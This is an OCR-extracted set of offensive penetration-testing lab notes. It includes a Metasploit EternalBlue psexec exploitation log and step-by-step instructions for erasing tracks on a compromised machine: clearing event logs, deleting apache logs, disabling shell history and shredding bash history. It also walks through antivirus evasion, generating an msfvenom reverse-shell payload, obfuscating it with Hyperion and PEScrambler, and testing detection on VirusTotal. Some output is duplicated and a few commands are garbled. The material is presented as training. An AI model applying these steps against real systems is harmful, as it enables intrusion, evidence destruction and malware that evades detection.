
Command:

set options

set RHOST 127.0.0.1



```
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf5 exploit(windows/smb/ms17_010_psexec) > rim
^C[-] Unknown command: rim.
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] 127.0.0.1:8181 - Target OS: Windows 5.1
[*] 127.0.0.1:8181 - Filling barrel with fish... done
[*] 127.0.0.1:8181 - <---------------- | Entering Danger Zone | ---------------->
[*] 127.0.0.1:8181 -    [*] Preparing dynamite...
[*] 127.0.0.1:8181 -            [*] Trying stick 1 (x86)...Boom!
[*] 127.0.0.1:8181 -    [+] Successfully Leaked Transaction!
[*] 127.0.0.1:8181 -    [+] Successfully caught Fish-in-a-barrel
[*] 127.0.0.1:8181 - <---------------- | Leaving Danger Zone | ---------------->
[*] 127.0.0.1:8181 - Reading from CONNECTION struct at: 0x85fc42f0
[*] 127.0.0.1:8181 - Built a write-what-where primitive...
[+] 127.0.0.1:8181 - Overwrite complete... SYSTEM session obtained!
[*] 127.0.0.1:8181 - Selecting native target
[*] 127.0.0.1:8181 - Uploading payload... SZOAaSLn.exe
[*] 127.0.0.1:8181 - Created \SZOAaSLn.exe...
[+] 127.0.0.1:8181 - Service started successfully...
[*] 127.0.0.1:8181 - Deleting \SZOAaSLn.exe...
[*] Started bind TCP handler against 127.0.0.1:4444
```



```
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf5 exploit(windows/smb/ms17_010_psexec) > rim
^C[-] Unknown command: rim.
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] 127.0.0.1:8181 - Target OS: Windows 5.1
[*] 127.0.0.1:8181 - Filling barrel with fish... done
[*] 127.0.0.1:8181 - <---------------- | Entering Danger Zone | ---------------->
[*] 127.0.0.1:8181 -    [*] Preparing dynamite...
[*] 127.0.0.1:8181 -            [*] Trying stick 1 (x86)...Boom!
[*] 127.0.0.1:8181 -    [+] Successfully Leaked Transaction!
[*] 127.0.0.1:8181 -    [+] Successfully caught Fish-in-a-barrel
[*] 127.0.0.1:8181 - <---------------- | Leaving Danger Zone | ---------------->
[*] 127.0.0.1:8181 - Reading from CONNECTION struct at: 0x85fc42f0
[*] 127.0.0.1:8181 - Built a write-what-where primitive...
[+] 127.0.0.1:8181 - Overwrite complete... SYSTEM session obtained!
[*] 127.0.0.1:8181 - Selecting native target
[*] 127.0.0.1:8181 - Uploading payload... SZOAaSLn.exe
[*] 127.0.0.1:8181 - Created \SZOAaSLn.exe...
[+] 127.0.0.1:8181 - Service started successfully...
[*] 127.0.0.1:8181 - Deleting \SZOAaSLn.exe...
[*] Started bind TCP handler against 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) > exit
root@kali:~/Desktop/Files# 
```

Post Assessment Questions:

1. Can you reach Machines behind a NAT with this technique?
2. Can we actually gain remote control by using this technique?

Answers

1. Yes we can

2. Yes we can gain remote control with these techniques as can be seen.

Instructor: Alejandro Guinea

Teaching Assistant: Ailoje John Ojo


Offensive Penetration Testing Module 5.9 – Erasing your tracks

Description:

In this Lab students will learn the concepts of erasing tracks/ evidence from an already compromised machine so system administrators cannot see the evidence of the attack to trace back to the attacker. This would be can be done for both Windows and Linux OS.


Step 1:
Gain shell to a windows machine(review 5.8) using the psexec exploit module. Note the firewall settings have been lifted so we can reach directly without having to go through proxychains

command:
msfconsole




```
====================+-------------------------------+======================
===========================================================================

                    Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v5.0.23-dev                          ]
+ -- --=[ 1893 exploits - 1066 auxiliary - 329 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.211.55.4
RHOSTS => 10.211.55.4
msf5 exploit(windows/smb/ms17_010_psexec) > run
```


Step 2:
On compromised machine, Go to Control Panel>Administrative Tools>Event Viewer>




Step 2:
Use the clearev (clear evidence command)



```
meterpreter > clearev
[*] Wiping 51 records from Application...
[*] Wiping 120 records from System...
[*] Wiping 1 records from Security...
meterpreter >
```




Step 3:
Since the admin may get alerts you can download a software such as clearlogs.exe and upload to the victims machine to carry out same task




```
[*] Wiping 1 records from Security...
meterpreter > upload /root/Downloads/
638(1).py         638.py           ClearLogs.v1.7z
meterpreter > upload /root/Downloads/ClearLogs.v1.7z
[*] uploading  : /root/Downloads/ClearLogs.v1.7z -> ClearLogs.v1.7z
[*] Uploaded 7.45 KiB of 7.45 KiB (100.0%): /root/Downloads/ClearLogs.v1.7z -> ClearLogs.v1.7z
[*] uploaded   : /root/Downloads/ClearLogs.v1.7z -> ClearLogs.v1.7z
meterpreter > 
```

Step 4:
For Linux OS, event logs can be found at /var/log/




```
root@kali:~/Desktop/Files# ls /var/log/
alternatives.log  dradis           messages                      privoxy            tor                    wtmp
apache2           exim4            mysql                         redis              unattended-upgrades    Xorg.0.log
apt               faillog          nginx                         runit              user.log               Xorg.0.log.
auth.log          fontconfig.log   ntpstats                      samba              vmware-network.1.log   Xorg.1.log
bootstrap.log     gdm3             openvas                       speech-dispatcher  vmware-network.2.log   Xorg.1.log.
btmp              inetsim          openvpn                       sslsplit           vmware-network.log
chkrootkit        installer        parallels.log                 stunnel4           vmware-vmsvc.1.log
daemon.log        kern.log         parallels-tools-install.log   syslog             vmware-vmsvc.2.log
debug             lastlog          postgresql                    sysstat            vmware-vmsvc.3.log
dpkg.log          macchanger.log   private                       tallylog           vmware-vmsvc.log
root@kali:~/Desktop/Files#
```

Step 5:
You can view apache logs by locating with command below and delete




```
root@kali:~/Desktop/Files# cat /var/log/apache2/access.log
10.211.55.4 - - [23/May/2019:11:25:54 -0600] "GET /reporte.pdf HTTP/1.1" 200 296618 "http://10.211.55.9/post.php?i
mpatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)"
10.211.55.4 - - [23/May/2019:11:28:47 -0600] "GET /reporte.pdf HTTP/1.1" 200 296618 "-" "Mozilla/4.0 (compatible;
5.1; Trident/4.0)"
10.211.55.4 - - [23/May/2019:11:28:47 -0600] "GET /reporte.pdf HTTP/1.1" 200 296617 "-" "Mozilla/4.0 (compatible;
5.1; Trident/4.0)"
10.211.55.4 - - [23/May/2019:11:28:48 -0600] "GET /reporte.pdf HTTP/1.1" 200 296617 "-" "Mozilla/4.0 (compatible;
5.1; Trident/4.0)"
10.211.55.4 - - [23/May/2019:11:28:49 -0600] "GET /reporte.pdf HTTP/1.1" 200 296617 "-" "Mozilla/4.0 (compatible;
5.1; Trident/4.0)"
10.211.55.4 - - [23/May/2019:11:28:49 -0600] "GET /reporte.pdf HTTP/1.1" 200 296617 "-" "Mozilla/4.0 (compatible;
```

Step 6:
You can view all history of typed command activity and clear that from the Linux OS




```
HTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36"
root@kali:~/Desktop/Files# cat ~/.bash_history
```

Step 7:
You can confirm the history size with command below
echo $HISTSIZE



```
root@kali:~/Desktop/Files# echo $HISTSIZE
1000
```


Step 8:
You can set the history size to zero as soon as you gain access with command below;
export $HISTSIZE=0



```
root@kali:~/Desktop/Files# echo $HISTSIZE
1000
root@kali:~/Desktop/Files# export $HISTSIZE=0
```

Step 9:
You can perform a “zeroization” or military grade erase using the command below to erase history of typed commands with a bunch of zeros using the shred command with z flag. This make it impossible for forensic tools to recover any evidence of compromise of the machine

Command:
shred -zu /root/.bash_history



```
root@kali:~/Desktop/Files# echo $HISTSIZE
1000
root@kali:~/Desktop/Files# export $HISTSIZE=0^C
root@kali:~/Desktop/Files# shred -zu /root/.bash_history 
```

Post-Assessment Questions:
1. What is the command to easily clear all the logs with meterpreter
2. What is saved in the ~/.bash_history?

Answer:
1. clearev (Clear Evidence command)

2. History of all command typed during the session it has a default of 1000 but you can limit this by setting the environmental variable to zero so it does not save any commands

Offensive Penetration Testing Module 5.10 – Antivirus Avoidance

Description: The objective of this lesson is to understand the concepts behind antivirus avoidance attacks. Students will apply techniques to implement antivirus avoidance to see how they can help in the penetration testing process.

Requirements: Students will need a paid Cybrary subscription to access the materials for this lab and follow along with the instructor.

Step 1:
```
msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.8 LPORT=1235
EXITFUNC=thread -f exe -a x86 --platform windows -e x86/shikata_ga_nai >
/root/Desktop/Files/123.exe
```

- Launch a reverse shell with a payload used in a previous video

Step 2: https://www.virustotal.com

- Go to VirusTotal website in a web browser

Step 3: Select File > 123.exe

- Upload file into VirusTotal for analysis

Step 4: https://www.hybrid-analysis.com

- Go to Hybrid Analysis website in a web browser

Step 5: Select File > 123.exe

- This is a sandbox analysis tool that you can use to analyze the file

Step 6:
```
ls /usr/share/windows-binaries/hyperion/hyperion.exe
```

- Go to Hyperion directory

Step 7:
```
wine /usr/share/windows-binaries/hyperion/hyperion.exe
/root/Desktop/files/123.exe /root/Desktop/Files/123hyp.exe
```

- Evoke Hyperion, call the file and use the provided input and output in the command

Step 8: https://www.virustotal.com

Select File > 123hyp.exe

- Go to VirusTotal website in a web browser
- Upload file into VirusTotal for analysis

- If this works, should see a slight improvement in detection numbers

Step 9: https://github.com/Veil-Framework/Veil-Evasion/blob/master/tools/pescrambler/PEScrambler.exe

- Go to this website to download the PE Scrambler tool

Step 10: wine64 /root/Downloads/PEScrambler/exe -i 123hyp.exe -o 123hyppes.exe

- Create a new executable using PEScrambler

Step 11: https://www.virustotal.com

Select File > 123hyppes.exe

- Go to VirusTotal in a web browser
- Upload file into VirusTotal for analysis
- If this works you should see a slight improvement in detection numbers

Step 12: nano testpy.py

- Use Python to create a custom payload

Step 13: Use Google Search to find a reverse shell python script

- Paste the script into this python file (change IP and port to your custom information)

Step 14: ls testpy.py

- Only one file is displayed, the testpy.py file

Step 15: apt-get install pyinstaller

- Install pyinstaller

Step 16: pyinstaller --onefile testpy.py

- Convert testpy.py to an executable file

Step 17: ls

- New folders were created by pyinstaller

Step 18: cd dist/

ls

cd testpy/

ls

cd rvs

```
ls
cd ..
ls
```

- Use these commands to see what is inside the folders created by pyinstaller

Step 19: https://www.virustotal.com

Select File > testpy

- Go to VirusTotal in a web browser and upload the testpy file
- If this works, should see a significant decrease in detection numbers

Question 1: What is achieved by the hyperion tool?

Question 2: What is VirusTotal used for?